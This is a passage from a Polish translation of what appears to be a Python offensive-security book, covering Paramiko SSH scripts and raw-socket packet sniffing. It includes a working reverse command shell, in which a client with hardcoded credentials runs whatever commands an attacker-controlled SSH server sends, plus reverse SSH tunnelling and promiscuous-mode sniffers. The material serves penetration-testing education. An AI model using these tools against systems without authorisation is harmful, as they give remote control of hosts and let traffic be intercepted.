C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Skrypt nawiąże połączenie i wykona polecenie. W razie potrzeby łatwo można go zmienić tak, aby wykonywał wiele poleceń na serwerze SSH albo aby wykonywał polecenia na wielu serwerach SSH.

Mając podstawową infrastrukturę, możemy zmodyfikować skrypt tak, aby móc wykonywać polecenia przez SSH na kliencie Windows. Oczywiście normalnie do łączenia się z serwerem SSH używa się klienta SSH, ale ponieważ system Windows standardowo nie zawiera takiego serwera, musimy odwrócić ten proces i wysyłać polecenia od naszego serwera SSH do klienta SSH.

Utwórz nowy plik o nazwie *bh_sshRcmd.py* i wprowadź do niego poniższy kod[2]:

```
import threading
import paramiko
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)#Odczytuje baner
        while True:
            command = ssh_session.recv(1024) # Odbiera polecenie od serwera SSH
            try:
                cmd_output = subprocess.check_output(command, shell=True)
                ssh_session.send(cmd_output)
            except Exception,e:
                ssh_session.send(str(e))
        client.close()
    return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

[2] Więcej informacji na ten temat znajduje się w pracy Hussama Khraisa, którą można znaleźć w serwisie *http://resources.infosecinstitute.com/*.

Pierwszych kilka wierszy jest takich samych jak w poprzednim programie. Nowy kod zaczyna się od pętli `while True:`. Zwróć uwagę, że pierwsze wysyłane przez nas polecenie to `ClientConnected`. Zrozumiesz, dlaczego tak robimy, gdy zaimplementujemy drugą stronę połączenia SSH.

Teraz utwórz kolejny plik o nazwie *bh_sshserver.py* i wprowadź do niego poniższy kod:

```
import socket
import paramiko
import threading
import sys
# using the key from the Paramiko demo files
❶ host_key = paramiko.RSAKey(filename='test_rsa.key')

❷ class Server (paramiko.ServerInterface):
      def _init_(self):
          self.event = threading.Event()
      def check_channel_request(self, kind, chanid):
          if kind == 'session':
              return paramiko.OPEN_SUCCEEDED
          return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
      def check_auth_password(self, username, password):
          if (username == 'justin') and (password == 'lovesthepython'):
              return paramiko.AUTH_SUCCESSFUL
          return paramiko.AUTH_FAILED
server = sys.argv[1]
ssh_port = int(sys.argv[2])
❸ try:
      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
      sock.bind((server, ssh_port))
      sock.listen(100)
      print '[+] Nasłuchiwanie połączeń...'
      client, addr = sock.accept()
except Exception, e:
      print '[-] Nasłuch się nie udał: ' + str(e)
      sys.exit(1)
print '[+] Jest połączenie!'

❹ try:
      bhSession = paramiko.Transport(client)
      bhSession.add_server_key(host_key)
      server = Server()
      try:
          bhSession.start_server(server=server)
      except paramiko.SSHException, x:
          print '[-] Negocjacja SSH nie powiodła się.'
      chan = bhSession.accept(20)
❺     print '[+] Uwierzytelniono!'
      print chan.recv(1024)
      chan.send('Witaj w bh_ssh')
❻     while True:
```


```
            try:
                command= raw_input("Wprowadź polecenie: ").strip('\n')
                if command != 'exit':
                    chan.send(command)
                    print chan.recv(1024) + '\n'
                else:
                    chan.send('exit')
                    print 'exiting'
                    bhSession.close()
                    raise Exception ('exit')
            except KeyboardInterrupt:
                 bhSession.close()
except Exception, e:
    print '[-] Przechwycono wyjątek: ' + str(e)
    try:
        bhSession.close()
    except:
        pass
    sys.exit(1)
```

Program ten tworzy serwer SSH, z którym łączy się nasz klient SSH (w którym chcemy wykonywać polecenia). Może to być system Linux, Windows, a nawet OS X z zainstalowanymi Pythonem i Paramiko.

W tym przykładzie używamy klucza SSH podanego w plikach demonstracyjnych Paramiko ❶. Uruchamiamy odbiornik gniazdowy ❸, tak jak we wcześniejszych przykładach, a następnie dostosowujemy go do SSH ❷ i konfigurujemy metody uwierzytelniania ❹. Po uwierzytelnieniu klienta ❺ i wysłaniu wiadomości `ClientConnected` ❻ wszystkie polecenia wpisywane do `bh_sshserver` są przesyłane do `bh_sshclient` i tam wykonywane. Natomiast wyniki są zwracane do `bh_sshserver`. Zobaczmy, czy to naprawdę działa.

Czy to w ogóle działa

Na próbę uruchomię zarówno serwer, jak i klienta w moim Windowsie (rysunek 2.1).



Rysunek 2.1. Wykonywanie poleceń przy użyciu SSH

Jak widać, proces zaczyna od przygotowania serwera SSH ❶ i nawiązania połączenia z klientem ❷. Gdy połączenie zostanie nawiązane ❸, wykonujemy polecenie ❹. W kliencie SSH nic nie widzimy, ale wysłane przez nas polecenie zostaje wykonane na kliencie ❺, a wynik zostaje wysłany do naszego serwera SSH ❻.


Tunelowanie SSH

Tunelowanie SSH jest niesamowite, ale czasami trudno zrozumieć jego zasady i sposób konfiguracji, zwłaszcza gdy chodzi o odwrotny tunel SSH.

Przypomnę, że naszym celem jest uzyskanie możliwości wykonywania poleceń wpisywanych w kliencie SSH na zdalnym serwerze SSH. Gdy używany jest tunel SSH, wpisywane polecenia nie są wysyłane do serwera, tylko ruch sieciowy jest pakowany i przesyłany w SSH, a potem rozpakowywany i dostarczany przez serwer SSH.


Wyobraź sobie, że znajdujesz się w następującej sytuacji: masz zdalny dostęp do serwera SSH w wewnętrznej sieci, ale chcesz mieć dostęp do serwera sieciowego w tej sieci. Nie możesz bezpośrednio dostać się do tego serwera sieciowego, ale dostęp taki ma serwer SSH, tylko że ten z kolei nie ma zainstalowanych potrzebnych Ci narzędzi.

Jednym z rozwiązań tego problemu jest utworzenie tunelu SSH. Nie zagłębiając się zbytnio w szczegóły, polecenie `ssh -L 8008:web:80 justin@sshserver` spowoduje połączenie z serwerem SSH użytkownika `justin` i skonfigurowanie portu 8008 w naszym lokalnym systemie. Wszystko, co wyślemy do portu 8008, będzie przesyłane przez istniejący tunel SSH do serwera SSH i dostarczane do serwera sieciowego. Proces ten zilustrowano na rysunku 2.2.



Rysunek 2.2. Tunelowanie SSH

Wszystko byłoby świetnie, gdyby nie fakt, że mało który system Windows ma włączoną usługę serwera SSH. Ale nawet w tej sytuacji nie wszystko jest stracone, ponieważ w razie potrzeby zawsze można skonfigurować odwrotne połączenie tunelowe SSH. Polega to na połączeniu się w normalny sposób z własnym serwerem SSH z klienta Windows. Za pośrednictwem tego połączenia określamy też zdalny port na serwerze SSH, który będzie tunelowany do lokalnego hosta i portu (jak pokazano na rysunku 2.3). Przy użyciu tego hosta i portu można na przykład udostępnić port 3389 systemowi wewnętrznemu przy użyciu pulpitu zdalnego lub innego systemu, do którego ma dostęp klient Windows (w naszym przykładzie jest to serwer sieciowy).



Rysunek 2.3. Tunelowanie odwrotne SSH

Wśród plików demonstracyjnych Paramiko znajduje się plik o nazwie *rforward.py*, który służy właśnie do realizacji opisanych celów. Działa doskonale bez żadnych zmian, więc poniżej przedstawiam tylko jego wybrane fragmenty oraz przykład użycia. Otwórz plik *rforward.py* i przejdź do funkcji `main()`.

```
def main():
❶    options, server, remote = parse_options()
    password = None
    if options.readpass:
        password = getpass.getpass('Podaj hasło SSH: ')
❷    client = paramiko.SSHClient()
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())
    verbose('Łączenie z hostem SSH %s:%d ...' % (server[0], server[1]))
    try:
        client.connect(server[0], server[1], username=options.user,
        ↪key_filename=options.keyfile, look_for_keys=options.look_for_keys,
        ↪password=password)
    except Exception as e:
        print('*** Nie udało się nawiązać połączenia z %s:%d: %r' %
        ↪(server[0], server[1], e))
        sys.exit(1)
```

```
    verbose('Przekierowywanie zdalnego portu %d do %s:%d ...' %
    ➥(options.port, remote[0], remote[1]))

    try:
❸       reverse_forward_tunnel(options.port, remote[0], remote[1],
        ➥client.get_transport())
    except KeyboardInterrupt:
        print('C-c: Zatrzymano przekierowywanie portu.')
        sys.exit(0)
```

Na początku skryptu ❶ sprawdzamy, czy zostały przekazane wszystkie potrzebne argumenty, i dopiero potem nawiązujemy połączenie z klientem SSH Paramiko ❷ (to powinno wyglądać znajomo). W ostatniej części przedstawionej funkcji `main()` znajduje się wywołanie funkcji `reverse_forward_tunnel` ❸.

Przyjrzyjmy się jej.

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
❹   transport.request_port_forward('', server_port)
    while True:
❺       chan = transport.accept(1000)
        if chan is None:
            continue
❻       thr = threading.Thread(target=handler, args=(chan, remote_host,
        ➥remote_port))

        thr.setDaemon(True)
        thr.start()
```

W Paramiko dostępne są dwie metody komunikacji — `transport` do tworzenia i utrzymywania zaszyfrowanych połączeń oraz `channel`, która działa jak gniazdo do wysyłania i odbierania danych przez zaszyfrowaną sesję transportową. W tym przykładzie za pomocą funkcji Paramiko `request_port_forward` przekierowujemy połączenia TCP z portu ❹ na serwerze SSH i uruchamiamy nowy kanał transportowy ❺. Następnie poprzez tunel wywołujemy funkcyjną procedurę obsługi ❻.

Ale to jeszcze nie wszystko.

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Przekierowanie żądania do %s:%d nie powiodło się: %r' %
        ➥(host, port, e))
        return

    verbose('Połączono! Tunel otwarty %r -> %r -> %r' % (chan.origin_addr,
                                                         ➥chan.getpeername(),
                                                         ➥(host, port)))
```

```
    while True: ❼

        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
sock.close()
verbose('Tunel zamknięty z %r' % (chan.origin_addr,))
```

Teraz w końcu dane są przesyłane i odbierane ❼.

Wypróbujmy to, co stworzyliśmy.

Czy to w ogóle działa

Uruchomimy skrypt *rforward.py* w systemie Windows i skonfigurujemy go jako pośrednią warstwę podczas tunelowania ruchu z serwera sieciowego do naszego serwera SSH Kali.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 --user
➥justin --password
Podaj hasło SSH:
Łączenie z hostem SSH 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown ssh-r
sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
  (key.get_name(), hostname, hexlify(key.get_fingerprint())))
Przekierowywanie zdalnego portu 8080 do 192.168.100.128:80 ...
```

W systemie Windows zostanie nawiązane połączenie z serwerem SSH pod adresem *192.168.100.133* i zostanie otwarty port 8080 tego serwera, a ruch będzie przekierowywany na adres *192.168.100.133* i port 80. Jeśli teraz w Linuksie wejdę pod adres *http://127.0.0.1:8080*, połączę się z serwerem sieciowym pod adresem *192.168.100.128* przez tunel SSH, jak pokazano na rysunku 2.4.

Rysunek 2.4. Przykład odwrotnego tunelu SSH

Jeśli przejdziesz z powrotem do Windowsa, zauważysz, że zostało nawiązane połączenie w Paramiko:

```
Połączono! Tunel otwarty (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) ->
↪('192.168.100.128', 80)
```

SSH i tunelowanie SSH koniecznie trzeba znać i rozumieć. Wiedza, kiedy i jak używać SSH i tunelowania SSH, jest bardzo ważną umiejętnością każdego hakera. Paramiko to narzędzie pozwalające dodać obsługę SSH do Twoich skryptów w Pythonie.

W rozdziale tym stworzyliśmy kilka prostych, ale niezwykle przydatnych narzędzi. Możesz je rozszerzać i dostosowywać do własnych potrzeb. Najważniejsze jest, abyś dobrze zrozumiał narzędzia Pythona do pracy w sieci, by przy ich użyciu móc wykonywać testy penetracyjne, szperać w zhakowanym systemie albo wyszukiwać błędy. Teraz przejdziemy do surowych gniazd i szperania w sieci, a potem wykorzystamy zdobytą wiedzę do utworzenia w Pythonie skanera do wykrywania hostów.

3

Sieć — surowe gniazda i szperacze sieciowe

Szperacze lub **tropiciele sieciowe** (ang. *network sniffer*) umożliwiają podglądanie pakietów przechodzących przez wybrany komputer. Mają więc wiele praktycznych zastosowań zarówno przed, jak i po zastosowaniu eksploita. Czasami można użyć programu Wireshark (*http://wireshark.org/*) do monitorowania ruchu lub Pythonowego rozwiązania typu Scapy (o którym będzie mowa w następnym rozdziale). W każdym razie umiejętność szybkiego wysmażenia szperacza, aby podejrzeć i rozszyfrować ruch sieciowy, bywa bardzo przydatna. Poza tym pisząc takie narzędzie, można bardziej docenić dojrzałe narzędzia, które pozwalają bezproblemowo wykonać wiele czynności przy niewielkim wysiłku. Co więcej, przy okazji można nauczyć się nowych technik programowania w Pythonie i lepiej zrozumieć niskopoziomowe mechanizmy działania sieci.

W poprzednim rozdziale pokazałem, jak wysyłać i odbierać dane przy użyciu TCP i UDP, i opisanych tam technik będziesz zapewne najczęściej używać do pracy z usługami sieciowymi. Ale pod tymi wysokopoziomowymi protokołami znajdują się podstawowe mechanizmy rządzące przesyłaniem pakietów. Przy użyciu **surowych gniazd** można dostać się do niskopoziomowych informacji sieciowych, takich jak surowe nagłówki IP i ICMP. Nas interesuje tylko warstwa IP i wyższe, więc nie będziemy dekodować informacji Ethernet. Oczywiście gdybyś chciał przeprowadzać niskopoziomowe ataki, takie jak pozycjonowanie ARP, albo planował napisać narzędzia do bezprzewodowego przeprowadzania audytów, to musisz szczegółowo zapoznać się z budową ramek Ethernet i ich zastosowaniami.

Zaczniemy od poznania technik wykrywania aktywnych hostów w segmencie sieci.

Budowa narzędzia UDP do wykrywania hostów

Głównym celem naszego szperacza jest wykrywanie hostów w wybranej sieci przy użyciu protokołu UDP. Haker musi mieć możliwość wykrycia wszystkich potencjalnych celów w sieci, aby móc skoncentrować się na odpowiedniej maszynie.

Aby dowiedzieć się, czy pod określonym adresem IP znajduje się aktywny host, wykorzystamy znany sposób zachowania większości systemów operacyjnych przy obsłudze zamkniętych portów UDP. Gdy wyśle się datagram UDP do zamkniętego portu na hoście, host ten najczęściej odsyła wiadomość ICMP informującą, że port ten jest niedostępny. Wiadomość ta jest jednak świadectwem, że sam host jest aktywny. Gdybyśmy nie otrzymali żadnej odpowiedzi, wnioskowalibyśmy, że hosta nie ma. Bardzo ważne jest, aby wybrać taki port UDP, który najprawdopodobniej nie będzie używany, a dla pewności najlepiej jest wybrać kilka portów.

Dlaczego UDP? Z rozesłaniem wiadomości po całej podsieci i oczekiwaniem na odpowiedzi ICMP nie wiąże się żaden narzut. Taki skaner jest bardzo łatwy w budowie, a większość pracy i tak dotyczy dekodowania i analizowania różnych nagłówków protokołu sieciowego. Skaner ten zaimplementujemy zarówno dla systemu Windows, jak i Linux, aby zmaksymalizować szansę na wykorzystanie go w środowisku firmowym.

W razie potrzeby można by było dodać mechanizm wykonujący za pomocą programu Nmap skanowanie portów na wszystkich wykrytych hostach w celu dowiedzenia się, czy są jakieś potencjalne słabe punkty do zaatakowania. Ale pozostawiam to jako zadania do samodzielnego wykonania. Ucieszyłbym się też z informacji o kreatywnych sposobach rozwinięcia przedstawionego przeze mnie podstawowego rozwiązania. Bierzemy się do pracy.

Tropienie pakietów w Windowsie i Linuksie

W systemie Windows dostęp do surowych gniazd uzyskuje się nieco inaczej niż w systemie Linux, ale chcielibyśmy, aby nasz szperacz działał bez zarzutu na różnych platformach. Najpierw będziemy tworzyć obiekt gniazda, a potem będziemy sprawdzać, na której platformie jesteśmy. System Windows wymaga ustawienia kilku dodatkowych flag poprzez gniazdowe wywołanie **IOCTL** (ang. *input/output control*)[1] w celu włączenia trybu nieograniczonego w interfejsie sieciowym. W pierwszym przykładzie utworzymy po prostu tropiciela surowych gniazd, wczytamy jeden pakiet i zakończymy pracę.

```
import socket
import os

# host do nasłuchiwania
host = "192.168.0.196"

# utworzenie surowego gniazda i powiązanie go z interfejsem publicznym
if os.name == "nt":
❶     socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# Przechwytujemy też nagłówki IP
❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# Jeśli używamy systemu Windows, to musimy wysłać wywołanie IOCTL,
# aby włączyć tryb nieograniczony
❸ if os.name == "nt":
      sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# wczytanie pojedynczego pakietu
❹ print sniffer.recvfrom(65565)

# Jeśli używany jest system Windows, wyłączamy tryb nieograniczony
❺ if os.name == "nt":
      sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Najpierw tworzymy obiekt gniazda przy użyciu parametrów potrzebnych do tropienia pakietów w naszym interfejsie sieciowym ❶. Różnica między systemami Windows i Linux polega na tym, że Windows pozwala tropić wszystkie

[1] IOCTL (ang. *input/output control*) to technika pozwalająca programom z przestrzeni użytkownika komunikować się ze składnikami trybu jądra. Więcej informacji na ten temat można znaleźć na stronie *http://en.wikipedia.org/wiki/Ioctl*.

przychodzące pakiety bez względu na protokół, a Linux wymaga określenia, że nasłuchujemy wiadomości ICMP. Zwróć uwagę, że wykorzystujemy tryb nieograniczony, który wymaga uprawnień administratora w Windowsie i użytkownika `root` w Linuksie. Tryb ten pozwala na tropienie wszystkich pakietów wykrywanych przez kartę sieciową, nawet tych, które nie są przeznaczone dla interesującego nas hosta. Następnie ustawiamy opcję gniazda ❷ powodującą, że przechwytywać będziemy także nagłówki IP pakietów. Kolejnym krokiem jest sprawdzenie, czy używany jest system Windows. Jeżeli tak, wysyłamy wywołanie IOCTL do sterownika karty sieciowej w celu włączenia trybu nieograniczonego. Jeśli uruchomiłeś system Windows w maszynie wirtualnej, to możesz otrzymać informację, że system operacyjny gość włącza tryb nieograniczony. Oczywiście należy na to zezwolić. Teraz możemy zacząć szperanie w sieci. W tym przypadku ograniczamy się tylko do wydrukowania całego surowego pakietu ❹ bez dekodowania. Chodzi po prostu o przetestowanie, czy nasz podstawowy kod działa. Po wytropieniu jednego pakietu ponownie sprawdzamy, czy używamy systemu Windows, i przed zamknięciem skryptu wyłączamy tryb nieograniczony ❺.

Czy to w ogóle działa

Otwórz okno konsoli lub uruchom program *cmd.exe* w systemie Windows i wykonaj poniższe polecenie:

```
python sniffer.py
```

W drugim oknie terminala lub wiersza poleceń wyślij ping do dowolnego hosta, np. *nostarch.com*:

```
ping nostarch.com
```

W pierwszym oknie, w którym jest uruchomiony szperacz, powinny pojawić się niezrozumiałe dane podobne do pokazanych poniżej:

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x00\x01\
➥x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\
➥x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

Jak widać, przechwyciliśmy wiadomość ICMP pierwszego żądania ping przeznaczonego dla hosta *nostarch.com* (na podstawie wyglądu łańcucha `nostarch.com`). Jeśli uruchomiłeś ten przykład w systemie Linux, to otrzymasz odpowiedź od serwera znajdującego się pod podanym adresem. Wytropienie jednego pakietu to nie jest jednak szczyt naszych marzeń, więc rozszerzymy funkcjonalność naszego skryptu o możliwość przetwarzania większej liczby pakietów i dekodowania ich treści.

Dekodowanie warstwy IP

Nasz szperacz w obecnej formie odbiera wszystkie nagłówki IP wraz z protokołami wyższego poziomu, takimi jak TCP, UDP czy ICMP. Informacje są w postaci binarnej i jak pokazałem powyżej, raczej trudno je zrozumieć. Dlatego teraz postaramy się zdekodować część IP pakietu, aby wydobyć z niego przydatne informacje, takie jak typ protokołu (TCP, UDP, ICMP) oraz źródłowy i docelowy adres IP. Program ten będzie podstawą do dalszej rozbudowy narzędzia do przetwarzania informacji z protokołów.

Jeśli dokładnie przyjrzysz się pakietowi sieciowemu, to od razu zrozumiesz, w jaki sposób można zdekodować przychodzące pakiety. Na rysunku 3.1 ukazana jest budowa nagłówka IP.

Protokół internetowy					
Bity	0 – 3	4 – 7	8 – 15	16 – 18	19 – 31
0	Wersja	Długość nagłówka	Typ usługi	Całkowita długość	
32	Numer identyfikacyjny			Flagi	Przesunięcie
64	Czas życia		Protokół	Suma kontrolna nagłówka	
96	Źródłowy adres IP				
128	Docelowy adres IP				
160	Opcje				

Rysunek 3.1. Struktura typowego nagłówka IPv4

Rozszyfrujemy cały nagłówek IP (oprócz pola opcji) i wydobędziemy z niego typ protokołu oraz źródłowy i docelowy adres IP. Użycie modułu Pythona `ctypes` do tworzenia struktur takich jak w języku C umożliwi nam obsługę nagłówka i jego pól składowych przy użyciu odpowiedniego do tego celu formatu. Najpierw przyjrzymy się definicji struktury nagłówka IP w języku C.

```
struct ip {
    u_char   ip_hl:4;
    u_char   ip_v:4;
    u_char   ip_tos;
    u_short  ip_len;
    u_short  ip_id;
    u_short  ip_off;
    u_char   ip_ttl;
    u_char   ip_p;
    u_short  ip_sum;
    u_long   ip_src;
    u_long   ip_dst;
}
```

Tak będzie wyglądało odwzorowanie struktury C na wartości nagłówka IP. Wykorzystanie struktury C jako pomocy przy translacji danych na obiekt Pythona pozwala na łatwą konwersję do Pythona. Na marginesie, pola `ip_hl` i `ip_v` mają dodatkowy składnik (`:4`) oznaczający, że są to pola bitowe o szerokości 4 bitów. W rozwiązaniu wykorzystamy tylko kod Pythona, aby mieć pewność, że pola zostaną prawidłowo odwzorowane i nie będzie trzeba wykonywać operacji na bitach. Naszą procedurę dekodującą zaimplementujemy w pliku o nazwie *sniffer_ip_header_decode.py*, jak pokazano poniżej.

```
import socket
import os
import struct
from ctypes import *

# host do nasłuchiwania
host   = "192.168.0.187"

# nagłówek IP
❶ class IP(Structure):
    _fields_ = [
        ("ihl",          c_ubyte, 4),
        ("version",      c_ubyte, 4),
        ("tos",          c_ubyte),
        ("len",          c_ushort),
        ("id",           c_ushort),
        ("offset",       c_ushort),
        ("ttl",          c_ubyte),
        ("protocol_num", c_ubyte),
        ("sum",          c_ushort),
        ("src",          c_ulong),
        ("dst",          c_ulong)
    ]

    def __new__(self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer=None):

        # mapowanie stałych protokołów na ich nazwy
        self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

❷       # adresy IP czytelne dla człowieka
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

        # protokół czytelny dla człowieka
        try:
            self.protocol = self.protocol_map[self.protocol_num]
        except:
            self.protocol = str(self.protocol_num)
```

```
    # To powinno wyglądać znajomo dzięki poprzedniemu przykładowi
    if os.name == "nt":
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

    sniffer.bind((host, 0))

    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

    if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    try:
        while True:

            # wczytanie jednego pakietu
❸           raw_buffer = sniffer.recvfrom(65565)[0]

            # utworzenie nagłówka IP z 20 pierwszych bajtów z bufora
❹           ip_header = IP(raw_buffer[0:20])

            # wydruk wykrytego protokołu i hostów
❺           print "Protokół: %s %s -> %s" % (ip_header.protocol,
            ➥ip_header.src_address, ip_header.dst_address)

    # obsługa kombinacji klawiszy Ctrl+C
    except KeyboardInterrupt:
        # Jeśli używany jest system Windows, wyłączamy tryb nieograniczony
        if os.name == "nt":
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Pierwszą czynnością jest zdefiniowanie struktury `ctypes` Pythona ❶ mapującej pierwszych 20 bajtów otrzymanego bufora na przyjazny nagłówek IP. Jak widać, wszystkie zidentyfikowane przez nas pola pasują do wcześniejszej struktury C. Metoda `__new__` klasy `IP` pobiera surowy bufor (w tym przypadku to, co otrzymamy z sieci) i tworzy z niego strukturę. Zanim zostanie wywołana metoda `__init__`, metoda `__new__` skończy przetwarzanie bufora. W metodzie `__init__` wykonujemy tylko trochę czynności porządkowych mających na celu zapewnienie czytelnych wyników w postaci nazwy protokołu i adresów IP ❷.

Mając strukturę `IP`, możemy dodać mechanizm odczytywania pakietów i przetwarzania zawartych w nich informacji. Pierwszym krokiem jest wczytanie pakietu ❸, a następnym przekazanie pierwszych 20 bajtów ❹ do zainicjowania struktury. Później drukujemy zdobyte informacje ❺. Wypróbujmy to.

Czy to w ogóle działa

Przetestujemy napisany skrypt, aby sprawdzić, jakie informacje uda nam się wydobyć z surowych pakietów. Zdecydowanie zalecam wykonanie tego testu na komputerze z systemem Windows, w którym to systemie można obejrzeć dane TCP, UDP i ICMP, co pozwoli na przeprowadzenie bardzo ciekawych testów (np. otwarcie przeglądarki internetowej). Jeśli jednak dysponujesz tylko Linuksem, możesz wykonać poprzedni test z pingiem.

Uruchom terminal i wpisz poniższe polecenie:

```
python sniffer_ip_header_decode.py
```

System Windows jest dość gadatliwy, więc wynik powinien pojawić się w oknie natychmiast. Przetestowałem ten skrypt, uruchamiając przeglądarkę Internet Explorer i otwierając stronę *www.google.com*. Oto wyniki, jakie otrzymałem:

```
Protokół: UDP 192.168.0.190 -> 192.168.0.1
Protokół: UDP 192.168.0.1 -> 192.168.0.190
Protokół: UDP 192.168.0.190 -> 192.168.0.187
Protokół: TCP 192.168.0.187 -> 74.125.225.183
Protokół: TCP 192.168.0.187 -> 74.125.225.183
Protokół: TCP 74.125.225.183 -> 192.168.0.187
Protokół: TCP 192.168.0.187 -> 74.125.225.183
```

Jako że nie badamy pakietów zbyt dogłębnie, możemy tylko zgadywać, co oznacza ten strumień danych. Podejrzewam, że te kilka pierwszych pakietów UDP zawiera zapytania DNS mające na celu zlokalizowanie hosta *google.com*, a znajdujące się za nimi sesje TCP reprezentują proces łączenia się i pobierania treści z serwera przez mój komputer.

Aby przeprowadzić ten sam test na Linuksie, można wysłać polecenie ping do *google.com*. Wynik powinien być mniej więcej taki:

```
Protokół: ICMP 74.125.226.78 -> 192.168.0.190
Protokół: ICMP 74.125.226.78 -> 192.168.0.190
Protokół: ICMP 74.125.226.78 -> 192.168.0.190
```

Od razu widać różnicę — skrypt pokazał nam tylko odpowiedź i tylko dla protokołu ICMP. Ale jako że budujemy skaner do wykrywania hostów, w ogóle nam to nie przeszkadza. Teraz zastosujemy te same techniki co wcześniej do dekodowania wiadomości ICMP.

Dekodowanie danych ICMP

Umiemy już zdekodować warstwę IP wszystkich wytropionych pakietów, więc teraz spróbujemy zdekodować odpowiedzi ICMP, które nasz skaner otrzyma dzięki wysyłaniu datagramów UDP do zamkniętych portów. Wiadomości ICMP mogą się bardzo różnić pod względem zawartości, ale każda z nich na pewno zawiera trzy pola — typ, kod i suma kontrolna. Pola typu i kodu informują hosta odbierającego wiadomość o tym, jakiego typu wiadomość ICMP została przesłana. Na tej podstawie później przeprowadza się dekodowanie.

W naszym skanerze będziemy szukać wartości 3 zarówno dla pola typu, jak i kodu. Wartość ta oznacza klasę `Destination Unreachable` wiadomości ICMP, a kod o tej wartości sygnalizuje błąd oznaczający niedostępność portu. Na rysunku 3.2 przedstawiono schemat budowy wiadomości ICMP `Destination Unreachable`.

